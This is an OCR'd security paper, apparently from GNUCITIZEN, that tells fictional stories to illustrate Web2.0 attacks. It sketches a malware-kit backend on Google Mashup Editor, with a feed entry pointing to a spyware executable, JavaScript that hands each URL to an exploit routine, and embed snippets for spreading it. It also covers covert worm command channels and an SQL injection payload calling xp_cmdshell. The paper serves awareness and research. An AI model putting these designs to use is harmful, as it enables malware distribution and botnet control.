PURPLE PAPER
FOR MY NEXT TRICK... HACKING WEB2.0

BY PETKO D. PETKOV (PDP), GNUCITIZEN

> For some Web2.0 symbolizes the start of a new era of the Web, for others it is merely a marketing buzzword designed to hook unaware venture capitalists on the Web2.0 hype.

The term Web2.0 appeared for the first time in 2003 at a conference organized by O'Reilly media. The event, simply titled "Web 2.0", attempted to reference the second generation of web technologies such as social communities, service oriented architectures, Wikis, blogs, collaborative environments, AJAX, etc. Since then the term has become widely adopted across the entire Web industry and it has been used ever since to describe innovation.

In simple words, Web2.0 outlines the technological, philosophical and social superset of what we used to know as just the Web. Although we know that the Web is not bound to any version number, it makes our lives a lot easier to do so, so we can refer to a particular set of features. The features of the Web2.0 era are rather blurred due to the enormous amount of different opinions on the matter but we all agree that they must include things such as feeds, data aggregators, collaborative environments, social networks, client-side technologies and SOA (Service Oriented Architecture).

Although Web2.0 has improved our ability to freely communicate and share via the means of the Net, it has brought some unimaginable dangers and as a result it is insecure. Web2.0 security is very much a collection of every single security aspects of its components. On their own they are just simple system abnormalities, but when put together they create a problem worth our attention.

In this paper we are going to outline some of the dangers of Web2.0 by combining fictional stories with technology that is real. Each story begins with a prologue, which introduces the problem, and finishes with a conclusion, which summarizes the attack techniques that are described within the story context.

MPACK2.0

MPack and WebAttackers, are the two most well known malware kits. Both of them contain scripts to simplify the exploitation and after-exploitation task of hundreds of thousands of machines simultaneously. These types of software are usually sold and distributed across underground hacker networks to accommodate the malicious purposes of their owners. The software usually comes with technical support and is updated with the latest vulnerabilities on a regular basis.

Web2.0 technologies enable malware construction kits writers to create even more sophisticated attack software and deploy it on a much larger scale. This software makes use of legitimate services, which cannot be easily detected and blacklisted by commercial security products.


June was complete disaster for kr0nx. His simple PHP interface allows his customers to obtain system privileges to hundreds of infected machines and upload software on their will. Unfortunately, someone had discovered 70% of the servers he used to deploy his infrastructure on, and shutdown all of them at once. It was a major bust.

"It is time to move on" he said to himself. MPack and WebAttacker2 were sort of the main completion and they had been seriously damaging his product reputation. As a sole developer of his mass exploitation toolkit, kr0nx was a little bit behind. He was planning to hire someone to share the work load with him but it was too late. He had to fix the mess as soon as possible.

> Ever since the launch of GMail, Google has preached AJAX evangelism, making them one of the world top Web2.0 players. Their products are often top notch and they like to experiment with things that makes them the perfect platform for hackers. Google is like Linux to some extent - it is open, it is free and you can make it do things no one has thought of.


kr0nx had read about a new Google Web2.0 service called Mashup Editor a couple of months back. He had an account that he had used once to check it out - you know the fun part of his job. He thought that he can really make use of this service. A few minutes on reviewing the Mashup Editor documentation was enough to let him start.

01. Google Mashup Editor Interface



His idea was very simple. From this point on he would use the Mashup Editor service as his main infrastructure. The service was quite neat and had quite a few useful features such as database support, powerful AJAX API, a lot of space and access to Subversion (SVN). Subversion was the thing that originally hooked him. The cool thing about this version control system is that it is incredibly easier to work with compared to Concurrent Version System (CVS). You can do all sort of things, like dumping all file changes, making instant backups of the entire project and also deploying a completely new project out of the backup files in a few simple steps. This was what he really needed. If someone discovers his application, he can easily open another one and redeploy the application infrastructure in virtually no time.

02. Google Mashup Editor SVN Trunk



The first step for kr0nx was to add support for his users to specify and manage the software they want to upload on the victims' machines. He took the CRUD (Create, Retrieve, Update and Delete) example from the Mashup Editor examples folder and changed some of the names of the members feeds slots. You see, the Mashup Editor has several types of feeds, each one of which has infinite number of slots and folders. He wanted to have his application open to members only. So, he really needed to make use of the members feed. In a few simple steps, he also linked the individual member feeds to the global application feed, which he was planning to use later to get the data out of the Mashup and pass it to his Web agents that deliver the actual exploits.

03. Sample MPack2.0 Source Code


```
<gm:page title="MPack2.0" authenticate="true">
<h1>MPack2.0</h1>
<p>Add Software to install.</p>

<gm:list id="data" data="${app}/software" template="template"/>

<gm:template id="template">
<ul repeat="true">
<li><gm:text ref="atom:title"/></li>
</ul>
</gm:template>

<input type="button" value="Create" onclick="create()"/>
<input type="button" value="Read" onclick="read()"/>
<input type="button" value="Update" onclick="update()"/>
<input type="button" value="Delete" onclick="del()"/>

<script>
var gpathTitle = new GPath("atom:title");
```

```
function create() {
var d = google.mashups.getObjectById('data').getData();
var e = d.createEntry();
gpathTitle.setValue(e, prompt('URL:', ''));
d.addEntry(e);
};

function read() {
var e = google.mashups.getObjectById('data').getSelectedEntry();
if (!e) { alert('Select an item'); return; }
var d = google.mashups.getObjectById('data').getData();
alert(gpathTitle.getValue(e));
};

function update() {
var e = google.mashups.getObjectById('data').getSelectedEntry();
if (!e) { alert('Select an item'); return; }
var d = google.mashups.getObjectById('data').getData();
gpathTitle.setValue(e, prompt('New title:', gpathTitle.getValue(e)));
d.updateEntry(e);
};

function del() {
var e = google.mashups.getObjectById('data').getSelectedEntry();
if (!e) { alert('Select an item'); return; }
var d = google.mashups.getObjectById('data').getData();
d.removeEntry(e);
};
</script>

</gm:page>
```

The interface was ready in half an hour. The next stage was to upload his JavaScript attack library. His library was nothing special really, just a collection of various browser based exploits. The library required some extra work. He needed to provide additional changes to the function interfaces so that somehow he can tell his scripts which software from the client feeds needs to be used.

Member feeds cannot be shared but application feeds are public for everyone. He quickly wrote a simple html page to get the specific client application feeds and include the appropriate JavaScript code on the fly. The page was deployed as part of the Mashup resources folder which served files with extension .html or .htm as text/html mime - exactly what he needed in order to get the job done.

04. Google Mashup Editor Application Feed





```
- <feed>
  - <id>
      http://messenger.googlemashups.com/feeds/app/messages
    </id>
    <updated>2007-08-20T13:18:04.616Z</updated>
    <link rel="http://schemas.google.com/g/2005#feed" type="application/atom+xml"
    href="http://messenger.googlemashups.com/feeds/app/messages"/>
    <link rel="http://schemas.google.com/g/2005#post" type="application/atom+xml"
    href="http://messenger.googlemashups.com/feeds/app/messages"/>
    <link rel="self" type="application/atom+xml" href="http://messenger.googlemashups.com/feeds/app/messages?max-results=25"/>
    <generator version="5140800" uri="http://editor.googlemashups.com/">Google Mashup Editor</generator>
    <openSearch:totalResults>3</openSearch:totalResults>
    <openSearch:startIndex>1</openSearch:startIndex>
    <openSearch:itemsPerPage>25</openSearch:itemsPerPage>
  - <entry>
    - <id>
        http://messenger.googlemashups.com/feeds/app/messages/18
      </id>
      <published>2007-08-20T13:18:04.616Z</published>
      <updated>2007-08-20T13:18:04.616Z</updated>
      <title type="text">http://200.200.200.200/software/spyware.exe</title>
      <link rel="self" type="application/atom+xml" href="http://messenger.googlemashups.com/feeds/app/messages/18"/>
      <link rel="edit" type="application/atom+xml" href="http://messenger.googlemashups.com/feeds/app/messages/18/0"/>
```


05. Sample code to retrieve the software URLs

```
var r = new XMLHttpRequest();

r.onreadystatechange = function () {
  if (r.readyState == 4) {
    var titles = r.responseXML.getElementsByTagName('title');

    // start the exploitation subroutine for each entry
    for (var i = 0; i < titles.length; i++) {
        start_exploit(titles[i].childNodes[0].nodeValue); // pass each
URL to start_exploit
    }
  }
};

r.open('GET', '/feeds/app/software');
r.send();
```

Five hours later, kr0nx had his infrastructure ready without even touching PHP or any other server-side scripting language. The rest was simple. All he needed to do is to email his clients explaining how to use the application and also how they can help the application to reach even larger user base. He even created one of these dialogs usually found on YouTube and other video sharing websites, which allows you to embed the previewed movie within any blog, except this one was designed to embed the attack scripts.

06. Sample MPack2.0 Application Interface



07. Sample MPack2.0 Iframe Embed

```
<iframe
src="http://mpack2.googlemashups.com/resources/start.html"></iframe>
```

08. Sample MPack2.0 Script Embed

```
<script src="http://mpack2.googlemashups.com/resources/start.js"
type="text/javascript"></script>
```

09. Sample MPack2.0 SWF Embed

```
<object width="425" height="350"><param name="movie"
value="http://mpack2.googlemashups.com/resources/start.swf"></param><p
aram name="wmode" value="transparent"></param><embed
src="http://mpack2.googlemashups.com/resources/start.swf"
type="application/x-shockwave-flash" wmode="transparent" width="425"
height="350"></embed></object>
```

Several months later kr0nx profile was terminated. "Big deal!" - he said to himself. He quickly re-deployed another application. Obfuscated! Another batch of e-mails was on its way.

> Google Mashup Editor is one of the most vivid examples of a Web2.0 technology, which provides simplified environment for developing server-side and client-side software by using AJAX, XHTML and CSS. These applications, also known as Mashups, have wide range of functionalities such as access to a persistent storage, ability to read external resources and power to change according to the environment. Because of these features and its Web2.0 centric nature, Google Mashup Editor can be easily turned into an attack environment, which can supersede even discipline leaders such as MPack and WebAttackers.

WORMOHOLIC


> Since the first outbreak in 2005, AJAX worms have turned into the holy grail in the Web security world. AJAX worms usually take advantage of persistent Cross-site scripting vulnerability within the domain they infect. However, there is more to the eye can see. The advances in Web2.0 technology has turned the typical AJAX worms into fully autonomous Web2.0 agents, which could potentially cross the boundaries of the domain they propagate on and dive into the raw Web.

The dark, red Acer Ferrari 1000 notebook lit up. PowerPoint, Slide 1:

> Samy is my hero!

JS.Spacehero was a cross-site scripting worm which propagated across MySpace on October 4 2005. Within 20 hours, the worm infected over a million user profiles, making it one of the fastest growing viruses of all time...


10. Samy Worm Propagation



...and this is how attackers can construct a covert channel. The message feed is hidden behind several aggregators before it gets to the worm. The first hop is a RSS to SMTP/Mail service. Then they can route the

e-mail to SMTP/Mail to RSS aggregator and consume it at the end with a Yahoo Pipe, Google AJAX Feed or any other RSS/ATOM to JSON converter. Of course attackers can add more hops between the control center and the worm. In fact, the more we have, the harder it becomes for whitehats. In reality, a three hop channel is considered very obfuscated. Even if the first hop is discovered and unmobilized, attackers can set any other hop and re-route to worm.

11. Covert Channel




...the Turk was a famous hoax which purported to be a chess-playing automaton first constructed and unveiled in 1769 by Wolfgang von Kempelen. It had the appearance of a maplewood cabinet 4 feet long by 2 feet deep and 3 feet high, with a mannequin dressed in cloak and turban seated behind it. The cabinet had doors that opened to reveal internal clockwork mechanisms, and when activated the mechanism appeared to be able to play a strong game of chess against a human opponent.

... why bother? The core of the infection mechanism can be a well placed social bookmarking network, which lists URLs and descriptions how to attack the targets of interest. The worm can simply consume the social bookmarking network feed and try each of the resources within it. The AI in this case is delivered by the worm masters.

Another possible mechanism is to make use of search engines. Attackers can force search engines to spider URLs which contain MD5 hashes in the format of ***WORM DOMAIN + FUTURE TIME STAMP | MD5****. During the worm propagation cycle, the malicious JavaScript code will look for these MD5 hashes by composing strings in the format* ***CURRENT DOMAIN + CURRENT TIME STAMP | MD5*** *and read the content of the pages inside Google or Yahoo search index for further instructions how to propagate. This creates a distributed infrastructure for delivering messages to all bots. Decentralized command centers cannot be easily shutdown since attackers can also make use of GET or POST based reflective XSS vulnerabilities to inject these MD5 hashes and the worm instructions into legitimate pages and then force search engines to spider them in order to deliver the message. Yahoo Site Explorer Ping service suits the purpose very well in this case.*


12. Attack Description with Del.icio.us



13. Attack Description with Del.icio.us Detailed Look

```
url: http://victim.com/path/to/vulnerable?q={placeholder}
description: attack this victim
notes: ' or 1=1;{xp_cmdshell_payload}--
tags: sqli
```

14. Distributed Messaging

